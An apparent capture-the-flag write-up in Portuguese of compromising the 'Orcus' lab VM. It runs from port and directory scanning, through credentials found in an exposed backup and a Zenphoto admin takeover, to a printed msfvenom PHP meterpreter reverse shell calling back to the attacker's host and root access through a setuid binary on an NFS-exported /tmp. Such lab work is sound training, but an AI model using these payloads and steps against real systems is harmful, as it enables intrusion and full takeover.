

Orcus

IP da máquina: 192.168.2.111 // MAC: 08:0c:27:29:8b:43

Resultados do nmap:

nmap -sS -sV -O -Pn -p- -v 192.168.2.111

```
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 7.2p2 Ubuntu 4ubuntu2.1 (Ubuntu Linux; protocol 2.0)
53/tcp    open  domain name  ISC BIND 9.10.3-P4 (Ubuntu Linux)
80/tcp    open  http         Apache httpd 2.4.18 ((Ubuntu))
110/tcp   open  pop3         Dovecot pop3d
111/tcp   open  rpcbind      2-4 (RPC #100000)
139/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
143/tcp   open  imap         Dovecot imapd
443/tcp   open  ssh          OpenSSH 7.2p2 Ubuntu 4ubuntu2.1 (Ubuntu Linux; protocol 2.0)
445/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
993/tcp   open  ssl/imap     Dovecot
995/tcp   open  ssl/pop3     Dovecot
2049/tcp  open  nfs_acl      2-3 (RPC #100227)
37253/tcp open  mountd      1-3 (RPC #100005)
38565/tcp open  mountd      1-3 (RPC #100005)
45669/tcp open  nlockmgr    1-4 (RPC #100021)
58160/tcp open  mountd      1-3 (RPC #100005)
MAC Address: 08:00:27:37:FD:10 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
```

Resultados do dirb:

```
---- Scanning URL: http://192.168.2.111/ ----
==> DIRECTORY: http://192.168.2.111/admin/
==> DIRECTORY: http://192.168.2.111/backups/
==> DIRECTORY: http://192.168.2.111/cron/
==> DIRECTORY: http://192.168.2.111/external/
==> DIRECTORY: http://192.168.2.111/FCKeditor/
==> DIRECTORY: http://192.168.2.111/files/
==> DIRECTORY: http://192.168.2.111/framework/
+ http://192.168.2.111/index.html (CODE:200|SIZE:101)
+ http://192.168.2.111/index.php (CODE:200|SIZE:4564)
==> DIRECTORY: http://192.168.2.111/install/
==> DIRECTORY: http://192.168.2.111/javascript/
+ http://192.168.2.111/LICENSE (CODE:200|SIZE:15437)
==> DIRECTORY: http://192.168.2.111/phpmyadmin/
+ http://192.168.2.111/robots.txt (CODE:200|SIZE:1347)
+ http://192.168.2.111/server-status (CODE:403|SIZE:301)
==> DIRECTORY: http://192.168.2.111/themes/
==> DIRECTORY: http://192.168.2.111/tmp/
+ http://192.168.2.111/webalizer (CODE:200|SIZE:0)
+ http://192.168.2.111/xmlrpc.php (CODE:200|SIZE:0)
```

```

---- Entering directory: http://192.168.2.111/phpmyadmin/ ----
==> DIRECTORY: http://192.168.2.111/phpmyadmin/doc/
+ http://192.168.2.111/phpmyadmin/favicon.ico (CODE:200|SIZE:22486)
+ http://192.168.2.111/phpmyadmin/index.php (CODE:200|SIZE:10324)
==> DIRECTORY: http://192.168.2.111/phpmyadmin/js/
+ http://192.168.2.111/phpmyadmin/libraries (CODE:403|SIZE:308)
==> DIRECTORY: http://192.168.2.111/phpmyadmin/locale/
+ http://192.168.2.111/phpmyadmin/phpinfo.php (CODE:200|SIZE:10326)
+ http://192.168.2.111/phpmyadmin/setup (CODE:401|SIZE:460)
==> DIRECTORY: http://192.168.2.111/phpmyadmin/sql/
==> DIRECTORY: http://192.168.2.111/phpmyadmin/templates/
==> DIRECTORY: http://192.168.2.111/phpmyadmin/themes/

```

<http://192.168.2.111/backups/>

Index of /backups

Name	Last modified	Size	Description
Parent Directory			
SimplePHPQuiz-Backupz.tar.gz	2016-10-31 20:29	210K	
ssh-creds.bak	2016-11-01 21:33	12	

Apache/2.4.18 (Ubuntu) Server at 192.168.2.111 Port 80

Usuário e senha encontrados dentro da pasta de backups:

Usuário: dbuser // Senha: dbpassword

SimplePHPQuiz-Backupz.tar.gz

Location: /SimplePHPQuiz/includes/

Name	Size	Type	Modified
db_conn.php	351 bytes	PHP script	31 October 2016, 01:00
footer.html	453 bytes	HTML document	01 August 2015, 04:00
functions.php			
header.html			
validation.php			
view_results.php			



db_conn.php

```

1 k?php
2
3 //Set the database access information as constants
4 DEFINE ('DB_USER', 'dbuser');
5 DEFINE ('DB_PASSWORD', 'dbpassword');
6 DEFINE ('DB_HOST', 'localhost');
7 DEFINE ('DB_NAME', 'quizdb');
8
9 @ $dbc = new mysqli(DB_HOST, DB_USER, DB_PASSWORD, DB_NAME);
10
11 if (mysqli_connect_error()){
12     echo "Could not connect to MySQL. Please try again";

```

<http://192.168.2.111/phpmyadmin/>



<http://192.168.2.111/zenphoto/zp-core/setup/index.php?autorun=gallery>

Error!

MySQLi reported: Access denied for user 'root'@'localhost'

Fill in the information below and **setup** will attempt to update your configuration file.

Database engine	MySQLi
Database user	dbuser
Database password	••••••••
Database host	localhost
Database name	zenphoto
Database table prefix	zenphoto_

- ✔ *zp-data* folder
- ✔ *HTML cache* folder (*cache_html*)
- ✔ *Third party plugins* folder (*plugins*)

✔ Database tables to create: zenphoto_options, zenphoto_albums, zenphoto_images, zenphoto_comments, zenphoto_administrators, zenphoto_admin_to_object, zenphoto_tags, zenphoto_obj_to_tag, zenphoto_captcha, zenphoto_pages, zenphoto_news2cat, zenphoto_news_categories, zenphoto_news, zenphoto_menu, zenphoto_plugin_storage, zenphoto_search_cache

Go



zenPHOTO Setup

About to create tables...

Done with table create!

Migrating lib-auth data version => version 4

Mod_Rewrite check:



Theme setup:



Plugin setup:



You need to [set your admin user and password](#)

Mudando a senha do admin e depois 'apply':

✔ Apply

Reset


Expand all | Collapse all

New User

admin


password strength strong

admin12345



The image shows the ZenPhoto login interface. At the top is the 'zenPHOTO' logo. Below it is a 'Login' section containing a 'User' field with the text 'admin' and a 'Password' field with masked characters. There is a 'Show password' checkbox below the password field. At the bottom of the login section are two buttons: 'Log in' with a green checkmark icon and 'Reset' with a pink minus icon. Below these buttons is a blue link that says 'I forgot my User ID/Password'.

Área de upload:



The image shows the ZenPhoto 'Upload Images' page in a web browser. The browser's address bar shows the URL '192.168.2.111/zenphoto/zp-core/admin-upload.php?page=upload&tab=http&type=images'. The page has a navigation bar with tabs: Overview, Upload (selected), Albums, Tags, Users, Options, Themes, Plugins, Logs, and Development. The 'Upload Images' section includes a note about supported file formats (GIF, JPEG, JPG, PNG, WBMP, and ZIP) and a warning about file size limits (2MB per file, 8MB total). Below the note, there is a section for 'Upload to:' with a dropdown menu, a checkbox for 'Make a new Album', and a checkbox for 'Publish the album so everyone can see it.'. There is also a 'titled:' field and a 'with the folder name:' field with an 'Auto-generate' checkbox. At the bottom, there are three 'Browse...' buttons, each with the text 'No file selected.'.


Criando um payload com o msfvenom:

```

root@kali:~# msfvenom -p php/meterpreter/reverse_tcp lhost=192.168.2.109 lport=443 -f raw
[-] No platform was selected, choosing Msf::Module::Platform::PHP from the payload
[-] No arch selected, selecting arch: php from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 1113 bytes
/*<?php /**/ error_reporting(0); $ip = '192.168.2.109'; $port = 443; if (($f = 'stream_socket_client') &&
is_callable($f)) { $s = $f("tcp://{ $ip }:{ $port }"); $s_type = 'stream'; } if (!$s && ($f = 'fsockopen') &
& is_callable($f)) { $s = $f($ip, $port); $s_type = 'stream'; } if (!$s && ($f = 'socket_create') && is_c
callable($f)) { $s = $f(AF_INET, SOCK_STREAM, SOL_TCP); $res = @socket_connect($s, $ip, $port); if (!$res)
{ die(); } $s_type = 'socket'; } if (!$s_type) { die('no socket funcs'); } if (!$s) { die('no socket'); }
} switch ($s_type) { case 'stream': $len = fread($s, 4); break; case 'socket': $len = socket_read($s, 4);
break; } if (!$len) { die(); } $a = unpack("Nlen", $len); $len = $a['len']; $b = ''; while (strlen($b) <
$len) { switch ($s_type) { case 'stream': $b .= fread($s, $len-strlen($b)); break; case 'socket': $b .=
socket_read($s, $len-strlen($b)); break; } } $GLOBALS['msgsock'] = $s; $GLOBALS['msgsock_type'] = $s_type
; if (extension_loaded(' Suhosin') && ini_get(' Suhosin.executor.disable_eval')) { $suhosin_bypass=create_f
unction('', $b); $suhosin_bypass(); } else { eval($b); } die();

```

Zipando o arquivo com a shell.php dentro:



Iniciando uma escuta com o metasploit:

```

[*] Starting persistent handler(s)...
msf5 > use multi/handler
msf5 exploit(multi/handler) > set payload php/meterpreter/reverse_tcp
payload => php/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > set lport 443
lport => 443
msf5 exploit(multi/handler) > set lhost 192.168.2.109
lhost => 192.168.2.109
msf5 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.2.109:443

```

Fazendo upload:

Upload to:

/ ▼

Make a new Album

and ☒ Publish the album so everyone can see it.

titled:

with the folder name: ☒ Auto-generate

Browse...

a.zip

Browse...

No file selected.

Browse...

No file selected.

Browse...

No file selected.


Browse...

No file selected.



[+ Add more upload boxes](#) (will not reload the page, but remember your upload limits!)

☒ Upload
☒ Cancel

http://192.168.2.111/zenphoto/albums/



Index of /zenphoto/albums

Name	Last modified	Size	Description
 Parent Directory		-	
 a/	2020-06-17 12:59	-	

Apache/2.4.18 (Ubuntu) Server at 192.168.2.111 Port 80

Sessão aberta:

```
[*] Sending stage (38288 bytes) to 192.168.2.111
[*] Meterpreter session 1 opened (192.168.2.109:443 -> 192.168.2.111:51916) at 2020-06-17 14:00:08 -0300

meterpreter > getuid
Server username: www-data (33)
meterpreter > sysinfo
Computer      : Orcus
OS           : Linux Orcus 4.4.0-45-generic #66-Ubuntu SMP Wed Oct 19 14:12:05 UTC 2016 i686
Meterpreter  : php/linux
meterpreter >
```

Criando um arquivo C para elevar privilegio:

```
root@kali: ~
GNU nano 4.9.2 shell.c
int main(void){
    setresuid(0, 0, 0);
    system("/bin/bash");
}
```

Upload:

```
meterpreter > cd /tmp
meterpreter > upload shell.c
[*] uploading : shell.c -> shell.c
[*] Uploaded -1.00 B of 60.00 B (-1.67%): shell.c -> shell.c
[*] uploaded : shell.c -> shell.c
```

Compilação dentro de /tmp:

```
meterpreter > shell
Process 3953 created.
Channel 5 created.
gcc shell.c -o shelll
gcc: error: shelll: No such file or directory
gcc: error: unrecognized command line option '-o'
gcc shell.c -o shelll
shell.c: In function 'main':
shell.c:2:2: warning: implicit declaration of function 'setresuid' [-Wimplicit-function-declaration]
  setresuid(0, 0, 0);
  ^
shell.c:3:2: warning: implicit declaration of function 'system' [-Wimplicit-function-declaration]
  system("/bin/bash");
  ^
```

Mount:

```
root@kali:~# mkdir mount
root@kali:~# mount -t nfs 192.168.2.111:/tmp mount
root@kali:~# cd mount
```

```
root@kali:~/mount# ls -la
total 56
drwxrwxrwt  9 root    root    4096 Jun 17 14:17 .
drwxr-xr-x 44 root    root    4096 Jun 17 14:18 ..
drwxrwxrwt  2 root    root    4096 Jun 17 10:33 .font-unix
drwxrwxrwt  2 root    root    4096 Jun 17 10:33 .ICE-unix
-rwsr-xr-x  1 root    root    7388 Jun 17 14:10 shell
-rw-r--r--  1 www-data www-data  61 Jun 17 14:17 shell.c
-rwsr-xr-x  1 root    root    7388 Jun 17 14:17 shelll
```

Dando permissões para o arquivo:


```
root@kali:~/mount# chown root:root shelll
root@kali:~/mount# chmod u+s shelll
```

Root:

```
./shelll
id
uid=0(root) gid=33(www-data) groups=33(www-data)
uname -a
Linux Orcus 4.4.0-45-generic #66-Ubuntu SMP Wed Oct 19 14:12:05 UTC 2016 i686 i686 i686 GNU/Linux
```